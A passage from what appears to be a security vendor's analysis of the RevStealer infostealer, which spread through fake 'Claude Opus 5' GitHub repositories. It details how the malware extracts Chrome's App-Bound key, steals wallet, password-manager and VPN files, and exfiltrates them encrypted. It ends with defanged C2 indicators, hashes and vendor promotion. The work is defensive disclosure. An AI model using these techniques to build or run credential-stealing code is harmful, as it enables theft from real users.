For App-Bound protection, RevStealer does not reimplement the browser's decryption. It launches a Chrome- or Edge-derived process under debugger control on a private desktop, waits for `chrome.dll` or `msedge.dll`, decodes the marker `OSCrypt.AppBoundProvider.Decrypt.ResultCode`, locates an x64 RIP-relative reference to it, and sets that instruction as a breakpoint target. For each thread it requests `CONTEXT_DEBUG_REGISTERS`, clears DR6, writes the target to DR0 and arms a local execution breakpoint via DR7. On `STATUS_SINGLE_STEP` it confirms the DR0 hit, captures the thread context, follows pointer candidates derived from R14/R15/RBX, and reads exactly 32 nonzero bytes - the App-Bound key - before clearing the debug registers.

This is RevStealer installing **its own** hardware breakpoint to intercept a transient browser result without patching code - not a check for an analyst's breakpoints. Crucially, this debug loop is handled through `WaitForDebugEvent`, separate from the payload's VEH: VEH keeps the stealer alive after its own faults, while the debug loop captures a protected value from a child browser.

Databases, locked browsers and extensions

The profile collector targets Cookies, Login Data, Login Data For Account, Web Data, Local Storage\leveldb, Bookmarks, History and Preferences (LevelDB capped at 50 MiB aggregate). These files are staged **raw** - RevStealer does not parse the SQLite databases or decrypt individual rows on-host, making later off-host processing the likely model. To reach files held by active browsers, it identifies Chromium network-service command lines, duplicates and closes lockfile/Singleton handles with `NtDuplicateObject(DUPLICATE_CLOSE_SOURCE)`, clears `Chrome_MessageWindow` titles, and can suspend or terminate browser processes before retrying. These "network service" references are Chromium subprocess roles, not Windows services.

Extension storage is collected by transforming Chromium extension IDs into a custom 32-bit digest and matching against a 225-entry table; verified targets include MetaMask, Phantom, Coinbase Wallet, Ronin, Trust Wallet, 1Password, Bitwarden, LastPass, NordPass, Dashlane, RoboForm and Keeper. For Firefox it parses `prefs.js`, maps public extension IDs to per-installation UUIDs, and matches a 29-hash allowlist (Bitwarden, MetaMask, 1Password, LastPass, NoScript, Privacy Badger and more). Extension records are framed, optionally compressed and labeled `wallet.bin` - a shared bundle name, not proof that every target is a wallet.

Password managers and Bitwarden

RevStealer recursively copies files for StickyPassword, Keeper, Dashlane, Enpass, 1Password, LastPass, NordPass, Bitwarden, KeePass, AuthyDesktop and WinAuth (several checked under both roaming and local AppData). The collector permits depth 10, at most 128 files, files up to 10 MiB and ~50 MiB total, opening files with read/write/delete sharing so an active app is less likely to block collection. Each record keeps the relative path, exact byte count and raw body under a `[PWMANAGERS]` marker.

Bitwarden is targeted through `%APPDATA%\Bitwarden, %LOCALAPPDATA%\Bitwarden`, and its Chromium/Firefox extension storage. The collector applies no filename allowlist, so any bounded file beneath those directories is eligible - potentially encrypted vault storage, configuration, cache, tokens or session state. Importantly, **no master-password capture, KDF, vault-item parser or local vault decryption is present**. RevStealer steals Bitwarden artifacts that may be useful off-host; it does not demonstrably unlock the vault on the victim.

Cryptocurrency-wallet targeting

RevStealer decrypts a 51-entry wallet product/path table, verifies each directory, recursively copies files to depth five, and serializes each product with begin/item/end framing so the server can associate multiple payloads with one session and detect gaps. Confirmed targets include Armory, Atomic, several Bitcoin variants, Bytecoin, Cake Wallet, Coinomi, Daedalus, Dash, Decred, DigiByte, Dogecoin, Ethereum, Exodus, Frame, Groestlcoin, Guarda, Komodo, Litecoin, Monacoin, Monero (and GUI), MyCrypto, MyEtherWallet, MyMonero, Namecoin, Nexus, PIVX, Qtum, Ravencoin, Solar, Sparrow, Verge, Vertcoin, Viacoin, Wasabi, Zcash, Zecwallet Lite, Zelcore, Railway, Ledger Live, Trezor Suite and the Electrum family. Electrum variants get an extra pass that parses config JSON for `recently_open` to collect wallet files outside the default directory.

Wallet files are copied raw and may be compressed before upload. **No product-specific password recovery, seed extraction or encrypted-wallet decryption occurs** at this stage: RevStealer reliably steals the encrypted wallet material and configuration, while unlocking it depends on processing not demonstrated in this sample.

Application, credential and file collection

Each collection family feeds independent typed records into the same transport, so a failure in one category does not block the others.

Windows credentials and user files

RevStealer resolves `CredEnumerateW`, calls it with `CRED_ENUMERATE_ALL_CREDENTIALS`, and serializes target name, username, credential blob, type and persistence. The user-file collector searches Desktop, Documents, Downloads, OneDrive, Dropbox, Google Drive and eligible fixed drives for .txt, .md, .csv, .json, .doc, .docx, .xls, .xlsx, .pdf, .cfg and .kdbx files (nonempty, ≤1 MiB, depth ≤5). The Sticky Notes collector copies plum.sqlite plus its `-wal`/`-shm` companions to capture un-checkpointed changes.

Games, launchers and streaming profiles

- **Steam:** reads `local.vdf` and `config\loginusers.vdf`, maps Steam IDs to accounts, and calls CryptUnprotectData with the lowercase account name as entropy. Accepted token plaintext begins with `eyA` or `eyJ`.
- **Minecraft:** account files for the official and Microsoft Store launchers plus Lunar, TLauncher, Feather, Meteor, Impact, Badlion and Intent.
- **Roblox:** `RobloxCookies.dat` is parsed for the Base64 `CookiesData` value and DPAPI-decrypted.
- **Battle.net, EA Desktop, Battlestate Games:** configuration and launcher settings are copied.
- **OBS:** `.json/.json.bak` profiles under `%APPDATA%\obs-studio` - streaming-profile theft rather than a game credential.

VPN, remote-access and FTP data

RevStealer searches OpenVPN, WireGuard, OpenVPN Connect, NordVPN and ProtonVPN, collecting .ovpn, .conf, .key, .crt, .pem, .p12, .pfx, .conf.dpapi, .config, .xml and .json. Remote-access and FTP collectors target Cyberduck *.duck bookmarks, WinSCP sessions (registry and WinSCP.ini), FileZilla XML, and FlashFXP/SmartFTP/Core FTP registry sites including host, user, stored password and port. Encrypted WireGuard .conf.dpapi and the WinSCP password representation are copied as stored; no product-specific decryptor is present.

Messaging applications

RevStealer reads Tox `.tox` profiles, Psi+ XML, Pidgin `accounts.xml`, Session databases and JSON, Element LevelDB and Slack LevelDB/JSON (nonempty, ≤64 KiB, depth ≤2). These can expose account configuration, tokens and local session state, but this stage simply copies selected files.

Data staging, encryption and exfiltration

Collectors write into in-memory buffers that preserve type, path, size and content; large bundles are optionally compressed with a built-in DEFLATE implementation, and typed record identifiers let the server distinguish categories without relying on filenames. Before transmission, RevStealer builds a 40-byte header (protocol version, record type, host fingerprint, payload length and two auxiliary fields), appends the plaintext, pads with PKCS#7, encrypts with **AES-128-CBC** using static client material, Base64-encodes the result and wraps it in a JSON envelope.

It sends the envelope with WinINet to /cdn/upload/vpugy.vcqi, /cdn/data/vpugy.vcqi or /cdn/ping/vpugy.vcqi, impersonating Chrome 147 (note: the Electron shell reports Chromium 130 - the mismatched version string is itself a weak signal) and adding a browser-like cookie:

```
Cookie: _fbp=fb.1.<tick-derived>.<PID-derived>; _sid=<16-hex host fingerprint>
```

`_sid` gives the server a stable victim key while `_fbp` makes traffic look like normal browsing. The transport requires a 2xx status and treats a five-byte `false` prefix as a shared kill/gate state. Buffers are generally released after each upload attempt; RevStealer does not build one persistent on-disk archive - it streams typed categories as they become available, which keeps its disk footprint small.

Remote tasking, privilege, persistence and cleanup

After collection, RevStealer parses a JSON tasks array with fields including `action`, `dl`, `dest`, `cmdline`, hidden and elevate. The confirmed actions are:

- **dl:** expand environment variables in `dest`, download an operator-provided HTTP/HTTPS URL, create missing parent directories, overwrite the destination and optionally execute a command line.
- **ex:** execute an operator-provided command line.

Normal execution uses `CreateProcessW` with `CREATE_NO_WINDOW;` elevated execution uses ShellExecuteExW with verb runas and `cmd.exe /c`. That path requests Windows elevation and may show a UAC prompt - it does **not** bypass UAC. The downloader uses long timeouts and can ignore certificate errors but validates no status, content type, size, signature or hash, so a partial or operator-replaced payload can be written and executed.

Native registry activity is read-oriented (installed software, Steam/WinSCP/FTP config). The native payload contains **no** RegSetValue/RegCreateKey, SCM install, Task Scheduler operation, startup-folder copy, Run/RunOnce value or WMI persistence. The mutex, runas path and self-deletion are not persistence either. These are negative findings for the available payload: a later C2 command could create persistence via the generic runner, and the unresolved packed startup could hide setup logic - so native persistence is best described as not confirmed rather than impossible.

When tasking ends, RevStealer sends a completion signal up to eight times, then deletes itself: first via `NtSetInformationFile(FileDispositionInformationEx)` with POSIX semantics, falling back to renaming the stream to the ADS :d, reopening it and applying `FileDispositionInformation` with up to three retries. It exits regardless of success, so the original image or the :d stream can remain behind.

Conclusion

RevStealer is not novel in what it steals. Browser databases, wallet files, password-manager artifacts and session tokens have been the standard haul for years. What makes it worth studying is how thoroughly it is engineered around the assumption that someone is watching.

The loader shows no window and validates the host before decrypting anything, so a sandbox that fails a memory, CPU or GPU check never sees the payload. The native stage resolves APIs by walking the PEB, keeps its strings and C2 configuration encrypted until the instant of use, reaches the kernel through indirect syscalls that bypass the exported functions where user-mode monitoring sits, streams stolen data instead of building an archive on disk, and deletes itself.

The result is a deliberately thin evidentiary footprint and no dwell time. There is no scheduled task, no Run key, no startup entry. This is a single short burst of theft. By the time a detection product produces a verdict and hands it to an analyst, the credentials, cookies and wallet material are already gone. Response here is not slow; it is structurally too late.

Two properties deserve emphasis. The lure, a GitHub repository impersonating Anthropic and offering “free access to Claude Opus 5”, shows that demand for AI tooling is now a first-class social engineering surface, with a trusted platform lending the download its legitimacy. And the failover: when the primary server is unreachable, RevStealer reads a replacement address from a Polygon smart contract, letting operators rotate infrastructure without rebuilding the malware and blunting seizure-based disruption.

What it takes is also worth more than the theft itself. Encrypted vaults, wallet data, VPN and remote-access configurations are staged raw for off-host processing, and the payload ships with a generic download-and-execute tasking channel. That combination is the well-documented on-ramp to hands-on-keyboard intrusion and ransomware.

How Morphisec Can Help

Morphisec takes a prevention-first approach built on Automated Moving Target Defense (AMTD), well suited to exactly these properties. RevStealer's evasion is aimed at detection: at signatures, through runtime string decryption; at behavioral telemetry, through indirect syscalls and concealed API resolution; at analysis, through VM scoring and CAPTCHA gates. None of that helps against a technique that never tries to identify the malware. AMTD morphs the runtime memory environment so the assumptions the payload depends on, resolved function addresses, syscall gadget locations, predictable browser memory, are invalid when it executes. Prevention is deterministic and pre-execution, with no verdict and no analyst in the loop.

The Anti-Ransomware Assurance Suite extends this across the chain: infiltration protection stops the loader before collection begins, deception places decoy credentials in memory and browser storage so a stealer reaching for them exposes itself, impact protection covers the operator-delivered payloads RevStealer's tasking exists to deliver, and Adaptive Exposure Management reduces the surface these campaigns rely on, including the user-scoped Defender exclusion this loader attempts to create.

Against a threat built to be silent, the objective is not faster detection. It is making the execution environment itself unreliable, so the theft never completes.

Indicators of Compromise (IOCs)

Domains and URLs are defanged. Hashes are SHA-256, lowercased.

Indicator	Type/note
github[.]com/claude5opus/Claude-Opus-5-Free-Desktop	Malicious lure repository
github[.]com/claudeopus5/Claude-Opus-5-Free-Desktop	Malicious lure repository (variant)
meta7[.]archscreen68[.]one:443	Primary C2 (HTTPS)
hxxps://meta7[.]archscreen68[.]one/cdn/status	C2 liveness check (expects “active”)
hxxps://meta7[.]archscreen68[.]one/cdn/upload/vpugy.vcqi	Exfiltration endpoint
hxxps://meta7[.]archscreen68[.]one/cdn/data/vpugy.vcqi	Exfiltration endpoint
hxxps://meta7[.]archscreen68[.]one/cdn/ping/vpugy.vcqi	Beacon / tasking endpoint
0x8A268CF0899560bdB50e06c5A296cA235c887193	Polygon contract - C2 failover resolver (selector 0xd8b0d6ad)
xejihu[.]app	Package homepage metadata (not contacted by loader)

Public Polygon RPC providers abused for failover (legitimate services): polygon.drpc.org, polygon-bor-rpc.publicnode.com, poly.api.pocket.network, polygon.lava.build, polygon-public.nodies.app.

File hashes (SHA-256)

SHA-256	File/role
d2e4f2c7872529a88302eb707659a9419b49dd4acfa8aa1c76decc7d246e99c2	ClaudeOpus5-desktop.zip
d3783f793bb4b879b53dc96b2a88cbbe078e1fbfc1191a710f93b5db1c7d7a2d	ClaudeOpus5-desktop.zip
4a60ee51f0f31f9256be4797ef6dd965fec8b5bc54dfe3a1acf7d88373101dc7	ClaudeOpus5-desktop.zip
3721d73c2200b71e826166a306db1de3a376f804ea48bb8d2454451964d77268	ClaudeOpus5-desktop.exe
5210c9c9645bda6bc6259dff1ecc8defd30799ea18eec6c481acc96f8b2923af	ClaudeOpus5-desktop.exe
52b242d68bbfd506d9ce8a940806f4de3434b9481c494a4f423abb11b6401758	ClaudeOpus5-desktop.exe
551a7a0c63e6d716fbe41c45923d623ea8d86e34fd4212fbe3e758a98cde0970	app.asar (Electron package)
e21d6c433cf0168b24b1a0a46f56ca23799378fd21ada2b17240934e9887c058	app-ri9icle2.res (encrypted payload)
cfe7907297311f86013e17ccb3dd91c0bad93665f6b205b41fb8e16ef44f5f76	Native payload (decrypted PE)
93c6249b9adcf857c5b1d4359cfe0eef7883a45304bb064c3caba2fae1e3971b	ClipboardTextSetupWizard.exe (native)
2153787ee222e6406d34a1e94ac2a20a2303bbc358231d1b0c0415fe106103e3	DownloadManager.exe (related)
6e1e9dbf5e08777d28a75b8a672faa64afcc498f3f9b242946cbdb3e40c4e35a	VPNProfileModeToggle.exe (related)
0e2182474ed4f5d86d2f2d1940b8bd0dd0f83943406aeb5d92ffe6b9e2a3845c	MemoryUsageDesktop.exe (related)

Host artifacts

- Mutex: Global\5B908BC4
- Dropped path: %USERPROFILE%\AppData\.9qdz1mlg\tk6pm8x57t.exe
- Defender exclusion added for %USERPROFILE%\AppData
- Window class CX, title Verification (CAPTCHA gate)
- Cover manifest identity: ValleyPoint.Software.BV.Clipboard.Text.Setup.Wizard v1.1.232.42

References

1. Clone, Compile, Compromise: Water Curse's Open-Source Malware Trap on GitHub | Trend Micro (US)
2. The strange tale of ischhfd83: When cybercriminals eat their own - Sophos News | SOPHOS
3. Gen Threat Labs - "RevStealer Analysis" (X/Twitter)

To see how Morphisec stops campaigns like RevStealer, schedule a demo today.

About Morphisec

Morphisec is the global leader in prevention-first cybersecurity and anti-ransomware protection, delivering preemptive cyber defense that stops advanced attacks before execution. Founded in 2014 and headquartered in New York, Morphisec protects millions of endpoints across the finance, healthcare, manufacturing, and technology sectors, reducing dwell time, false positives, and incident response costs.

With its **Ransomware-Free Guarantee** and commitment to adaptive cyber resilience, Morphisec is redefining how enterprises stay protected in an AI-accelerated world.

Learn more at www.morphisec.com or follow Morphisec on LinkedIn.